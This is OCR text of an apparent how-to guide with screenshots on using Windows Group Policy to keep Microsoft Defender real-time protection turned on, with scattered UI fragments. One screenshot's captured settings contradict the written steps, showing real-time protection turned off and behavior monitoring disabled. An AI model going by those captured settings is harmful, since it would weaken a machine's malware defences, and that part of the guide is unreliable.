Show "Run as different user" in Start
Search the web
run - See more search results
runnin rebels ncaa bk schedule
running eagles ncaa wbk scores
Run
App
Open
Open file location
Pin to Start
Pin to taskbar
run
2:12 AM
1/2/2025




1. Navigate to **Computer Configuration** $\rightarrow$ **Administrative Templates** $\rightarrow$ **Windows Components** $\rightarrow$ **Microsoft Defender Antivirus** $\rightarrow$ **Real-time Protection**.



Local Group Policy Editor
File Action View Help
Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Administrative Templates
User Configuration
Software Settings
Windows Settings
Administrative Templates
Administrative Templates
Select an item to view its description.
Setting
State
Comment
Control Panel
Network
Printers
Server
Start Menu and Taskbar
System
Windows Components
All Settings
Extended
Standard
Search
Show hidden icons


Local Group Policy Editor
File Action View Help
Local Computer Policy
Computer Configuration
Software Settings
Windows Settings
Administrative Templates
Control Panel
Network
Printers
Server
Start Menu and Taskbar
System
Windows Components
All Settings
User Configuration
Software Settings
Windows Settings
Administrative Templates
Windows Components
Microsoft Defender Antivirus
Setting
State
Commen
Internet Information Services
Location and Sensors
Maintenance Scheduler
Maps
MDM
Messaging
Microsoft account
Microsoft Defender Antivirus
Microsoft Defender Application Guard
Microsoft Defender Exploit Guard
Microsoft Edge
Microsoft Secondary Authentication Factor
Microsoft User Experience Virtualization
NetMeeting
OneDrive
Online Assistance
OOBE
Portable Operating System
Presentation Settings
Push To Install
Remote Desktop Services
RSS Feeds
Search
Security Center
Shutdown Options
Smart Card
Software Protection Platform
Sound Recorder
Extended
Standard
Microsoft Store
Search
2:20 AM
1/2/2025





1. Double-click **Turn off real-time protection**, set it to **Disabled** (which keeps Real-Time Protection active), click **Apply**, and click **OK**.



Local Group Policy Editor
File Action View Help
Event Forwarding
Event Log Service
Event Logging
Event Viewer
File Explorer
File History
Find My Device
Handwriting
HomeGroup
Human Presence
Internet Explorer
Internet Informati
Location and Sen:
Maintenance Sch
Maps
MDM
Messaging
Microsoft accoun
Microsoft Defend
Client Interfac
Device Contro
Exclusions
MAPS
Microsoft Def
MpEngine
Network Inspe
Quarantine
Real-time Prot
Remediation
Reporting
Scan
Security Intelli
Threats
Real-time Protection
Turn off real-time protection
Edit policy setting
Requirements:
At least Windows Vista
Description:
This policy setting turns off real-time protection prompts for known malware detection.
Microsoft Defender Antivirus alerts you when malware or potentially unwanted software attempts to install itself or to run on your computer.
If you enable this policy setting, Microsoft Defender Antivirus will not prompt users to take actions on malware detections.
If you disable or do not configure this policy setting, Microsoft Defender Antivirus will prompt users to take actions on malware detections.
Setting
State
Comment
Turn off real-time protection
Enabled
No
Turn on behavior monitoring
Disabled
No
Scan all downloaded files and attachments
Not configured
No
Monitor file and program activity on your computer
Not configured
No
Turn on raw volume write notifications
Not configured
No
Turn on process scanning whenever real-time protection is ...
Not configured
No
Turn on script scanning
Not configured
No
Define the maximum size of downloaded files and attachme...
Not configured
No
Configure local setting override for turn on behavior monito...
Not configured
No
Configure local setting override for scanning all downloade...
Not configured
No
Configure local setting override for monitoring file and prog...
Not configured
No
Configure local setting override to turn on real-time protecti...
Not configured
No
Configure local setting override for monitoring for incomin...
Not configured
No
Configure monitoring for incoming and outgoing file and p...
Not configured
No
Extended
Standard
14 setting(s)
Search
2:20 AM
1/2/2025




1. Open **Virus & threat protection** settings $\rightarrow$ **Manage Settings** and confirm Real-time threat protection is **On**.

